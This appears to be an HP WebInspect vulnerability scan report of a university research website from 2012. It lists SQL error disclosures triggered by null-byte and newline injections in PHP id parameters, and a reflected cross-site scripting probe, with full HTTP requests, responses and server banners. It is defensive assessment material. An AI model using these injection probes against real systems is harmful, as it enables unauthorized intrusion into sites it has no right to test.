

Web Application Assessment Report






HP WebInspect™





Scan Name: Site: <http://vis.cs.pitt.edu/>
Policy: Standard
Scan Date: 10/5/2012 11:00:26 PM
Scan Version: 9.30.93.2
Scan Type: Site

Crawl Sessions: 284
Vulnerabilities: 96
Scan Duration: 10 minutes : 19 seconds

Vulnerabilities By Threat Class (Top 12)**Vulnerability By Severity****Session Extensions (Top 12)****Site Structure**



Scan Name:	Site: http://vis.cs.pitt.edu/	Crawl Sessions:	284
Policy:	Standard	Vulnerabilities:	96
Scan Date:	10/5/2012 11:00:26 PM	Scan Duration:	10 minutes : 19 seconds
Scan Version:	9.30.93.2		
Scan Type:	Site		

Server: http://vis.cs.pitt.edu:80

Critical Issues

Database Server Error Message (742)

[View Description](#)

CWE: 388,497,200

Kingdom: Errors

Page: http://vis.cs.pitt.edu:80/research/retAreaImg.php

Request:

```
GET /research/retAreaImg.php HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/research/retAreaImg.php?id=1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="56D6006B4DFC3A4704DB098774DEAF63";
PSID="A67E08ABE4E21E8BA56F7AE9CBFBC4CB"; SessionType="PathTruncation";
CrawlType="None"; AttackType="None"; OriginatingEngineID="398bfe9e-1b77-4458-9691-603eea06e341"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="(null)";
Engine="Path+Truncation"; Retry="False"; SmartMode="NonServerSpecificOnly";
ThreadId="37"; ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:03:14 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 160
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html
```

Query failed: You have an **error in your SQL syntax**; check the manual that corresponds to your **MySQL server version** for the right syntax

Page: http://vis.cs.pitt.edu:80/research/retProjImg.php

Request:

```
GET /research/retProjImg.php HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/research/retProjImg.php?id=%201
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
```



1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="D5E35E1DA2482CF4F8D72DBE07225625";
PSID="619185D615BD585979D071A0B80E5BF7"; SessionType="PathTruncation";
CrawlType="None"; AttackType="None"; OriginatingEngineID="398bfe9e-1b77-4458-9691-603eea06e341"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="(null)";
Engine="Path+Truncation"; Retry="False"; SmartMode="NonServerSpecificOnly";
ThreadId="37"; ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B

Response:

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:03:20 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 160
Keep-Alive: timeout=5, max=69
Connection: Keep-Alive
Content-Type: text/html

Query failed: You have an **error in your SQL syntax**; check the manual that corresponds to your **MySQL server version** for the right syntax

Page: <http://vis.cs.pitt.edu:80/results/downloadPub.php?id=%00>

Request:

GET /results/downloadPub.php?id=**%00** HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/results/pubs.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="98105094DCCDD571246FAB2A7595AC71";
PSID="0715D63D1C66F9AE14FA6D1DB04AF010"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="0c496fad-8e75-4ec3-9f78-382245e28eab";
AttackSequence="0"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="2134"; Engine="Query+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%2500";
AttackStringProps="Attack"; ThreadId="37";
ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B

Response:



HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:03:20 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 162
Keep-Alive: timeout=5, max=68
Connection: Keep-Alive
Content-Type: text/html

Query failed: You have an **error in your SQL syntax**; check the manual that corresponds to your **MySQL server version** for the right syntax to

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?id=%00

Request:

GET /webtest/newvisweb/people/showPeople.php?id=%00 HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/people.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="B98EB43CAA9479147136C39626D63193";
PSID="823B584F43E77E3ADA4AF98FDE2BEDE6"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="0c496fad-8e75-4ec3-9f78-382245e28eab";
AttackSequence="0"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="2134"; Engine="Query+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%2500";
AttackStringProps="Attack"; ThreadId="37";
ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B

Response:

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:03:40 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1223
Keep-Alive: timeout=5, max=31
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED..."buffer"></div>

Query failed: You have an **error in your SQL syntax**; check the manual that



corresponds to your **MySQL server version** for the right syntax to use near '\0' at line 1

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/research/showProject.php?id=%00

Request:

```
GET /webtest/newvisweb/research/showProject.php?id=%00 HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?id=9
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="6A6480109E956DC866BB890BFBEFE76A";
PSID="ABF21D7E58772002ADC392486AC5E4C5"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="0c496fad-8e75-4ec3-9f78-382245e28eab";
AttackSequence="0"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="2134"; Engine="Query+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%2500";
AttackStringProps="Attack"; ThreadId="37";
ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:04:34 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1453
Keep-Alive: timeout=5, max=70
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED...buffer"></div>
```

Query failed: You have an **error in your SQL syntax**; check the manual that corresponds to your **MySQL server version** for the right syntax to use near '\0' at line 1

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/research/showArea.php?id=%00

Request:



```
GET /webtest/newvisweb/research/showArea.php?id=%00 HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?id=9
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="4615A5CB66683F3E1D8F46580DCF1F66";
PSID="9E16C2DA33DB2BD6AE08A081B31E63FB"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="0c496fad-8e75-4ec3-9f78-382245e28eab";
AttackSequence="0"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="2134"; Engine="Query+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%2500";
AttackStringProps="Attack"; ThreadId="37";
ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:04:37 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1452
Keep-Alive: timeout=5, max=47
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED..."buffer"></div>
```

Query failed: You have an **error in your SQL syntax**; check the manual that corresponds to your **MySQL server version** for the right syntax to use near '\0' at line 1

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/results/showTalk.php?id=%00

Request:

```
GET /webtest/newvisweb/results/showTalk.php?id=%00 HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?id=9
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
```



```
Function="createStateRequestFromAttackDefinition";
SID="B594BD99FB9AFEB4584B61B4758376D1";
PSID="108E3CE21860846D7CC6A663DF8E5B03"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="0c496fad-8e75-4ec3-9f78-382245e28eab";
AttackSequence="0"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="2134"; Engine="Query+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%2500";
AttackStringProps="Attack"; ThreadId="37";
ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:04:45 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1509
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/html
```

...TRUNCATED...buffer"></div>

Query talk failed: You have an **error in your SQL syntax**; check the manual that corresponds to your **MySQL server version** for the right syntax to use near '\0' at line 1

Page: <http://vis.cs.pitt.edu:80/webtest/newvisweb/results/downloadPub.php?id=%00>

Request:

```
GET /webtest/newvisweb/results/downloadPub.php?id=%00 HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?id=9
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="7B849FA4907703096DB380521872CBEC";
PSID="3B4CB61391B69CF25BC4869466D0A845"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="0c496fad-8e75-4ec3-9f78-382245e28eab";
AttackSequence="0"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="2134"; Engine="Query+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%2500";
AttackStringProps="Attack"; ThreadId="37";
ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
```




Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B

Response:

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:04:48 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 162
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html

Query failed: You have an **error in your SQL syntax**; check the manual that corresponds to your **MySQL server version** for the right syntax to

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/results/showbibtex.php

Request:

GET /webtest/newvisweb/results/showbibtex.php HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/results/showbibtex.php?id=521
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="96EE33638DBBC5312EAA8720A4990ACC";
PSID="28DE83F83C6AA7DB5FE1738BEF06019F"; SessionType="PathTruncation";
CrawlType="None"; AttackType="None"; OriginatingEngineID="398bfe9e-1b77-4458-9691-603eea06e341"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="(null)";
Engine="Path+Truncation"; Retry="False"; SmartMode="NonServerSpecificOnly";
ThreadId="37"; ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B

Response:

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:04:56 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 161
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html

Query failed: You have an **error in your SQL syntax**; check the manual that corresponds to your **MySQL server version** for the right syntax



Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/resources/showFaq.php

Request:

```
GET /webtest/newvisweb/resources/showFaq.php HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/resources/showFaq.php?id=9
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="116AB56E975EBDAD13F58707675AE94B";
PSID="B0B6307DEC4342D8C64DB6961D55C320"; SessionType="PathTruncation";
CrawlType="None"; AttackType="None"; OriginatingEngineID="398bfe9e-1b77-4458-9691-603eea06e341"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="(null)";
Engine="Path+Truncation"; Retry="False"; SmartMode="NonServerSpecificOnly";
ThreadId="37"; ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:05:48 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1512
Keep-Alive: timeout=5, max=16
Connection: Keep-Alive
Content-Type: text/html
```

...TRUNCATED..."buffer"></div>

Query faq failed: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/research/retAreaImg.php

Request:

```
GET /webtest/newvisweb/research/retAreaImg.php HTTP/1.1
Referer:
http://vis.cs.pitt.edu:80/webtest/newvisweb/research/retAreaImg.php?id=1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
```



```
Function="createStateRequestFromAttackDefinition";
SID="36B97AA49DB1146CEC6A94395E71AAC6";
PSID="0C6122E028113FFB53CD2F57FAFDC65B"; SessionType="PathTruncation";
CrawlType="None"; AttackType="None"; OriginatingEngineID="398bfe9e-1b77-4458
-9691-603eea06e341"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="(null)";
Engine="Path+Truncation"; Retry="False"; SmartMode="NonServerSpecificOnly";
ThreadId="37"; ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:05:34 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 160
Keep-Alive: timeout=5, max=4
Connection: Keep-Alive
Content-Type: text/html
```

Query failed: You have an **error in your SQL syntax**; check the manual that corresponds to your **MySQL server version** for the right syntax

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/research/retProjImg.php

Request:

```
GET /webtest/newvisweb/research/retProjImg.php HTTP/1.1
Referer:
http://vis.cs.pitt.edu:80/webtest/newvisweb/research/retProjImg.php?id=%201
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="90399043B1B8A05B2731D07FBC52D28B";
PSID="3791CC882DF5312954F843352E3C53FF"; SessionType="PathTruncation";
CrawlType="None"; AttackType="None"; OriginatingEngineID="398bfe9e-1b77-4458
-9691-603eea06e341"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="(null)";
Engine="Path+Truncation"; Retry="False"; SmartMode="NonServerSpecificOnly";
ThreadId="37"; ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:05:34 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 160
```



Keep-Alive: timeout=5, max=9
Connection: Keep-Alive
Content-Type: text/html

Query failed: You have an **error in your SQL syntax**; check the manual that corresponds to your **MySQL server version** for the right syntax

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/results/showVideo.php?id=%0aA:B

Request:

GET /webtest/newvisweb/results/showVideo.php?id=%0aA:B HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/results/videos.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="00EA2B87452A9E1CBF4EB49423EA9093";
PSID="96ACCB27D012C08860344B4C5360473B"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="0c496fad-8e75-4ec3-9f78-382245e28eab";
AttackSequence="0"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="2148"; Engine="Query+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%250aA%3aB";
AttackStringProps="Attack"; ThreadId="37";
ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B

Response:

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:05:37 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1510
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED...uffer"></div>

Query video failed: You have an **error in your SQL syntax**; check the manual that corresponds to your **MySQL server version** for the right syntax to use near ':B' at line 2

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/resources/showList.php?id=%00

Request:



```
GET /webtest/newvisweb/resources/showList.php?id=%00 HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/resources/lists.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="73EBBE5FD3DE2B3866CE19AB6BC1DDC5";
PSID="80CCB02611DFC8F628FA0802686C6284"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="0c496fad-8e75-4ec3-9f78-382245e28eab";
AttackSequence="0"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="2134"; Engine="Query+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%2500";
AttackStringProps="Attack"; ThreadId="37";
ThreadType="AuditDBReaderSessionDrivenAudit";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:05:41 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1523
Keep-Alive: timeout=5, max=92
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED...</div>
```

Query reading list failed: You have an **error in your SQL syntax**; check the manual that corresponds to your **MySQL server version** for the right syntax to use near '\0' at line 1

Cross-Site Scripting (5649)[View Description](#)**CWE: 79,80,82,83,87,116,692,811****Kingdom: Input Validation and Representation**

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/results/showVideo.php?id=%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%35%33%37%34%33%29%3c%2f%73%43%72%49%70%54%3e

Request:

```
GET /webtest/newvisweb/results/showVideo.php?id=
%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%35%33%37%34%33%29%3c%2f%73%43%72%
49%70%54%3e HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/results/videos.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
```



```
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="A96664044013DC80AC4FE23847DC97B6";
PSID="96ACCB27D012C08860344B4C5360473B"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="1354e211-9d7d-4cc1-80e6-4de3fd128002";
AttackSequence="22"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Cross+Site+Scripting";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%253c%2573%
2543%2572%2549%2570%2554%253e%2561%256c%2565%2572%2574%2528%2535%2533%2537%
2534%2533%2529%253c%252f%2573%2543%2572%2549%2570%2554%253e";
AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:05:45 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1537
Keep-Alive: timeout=5, max=76
Connection: Keep-Alive
Content-Type: text/html
```

```
...TRUNCATED... server version for the right syntax to use near '
<sCrIpT>alert(53743)</sCrIpT>' at line 1
```

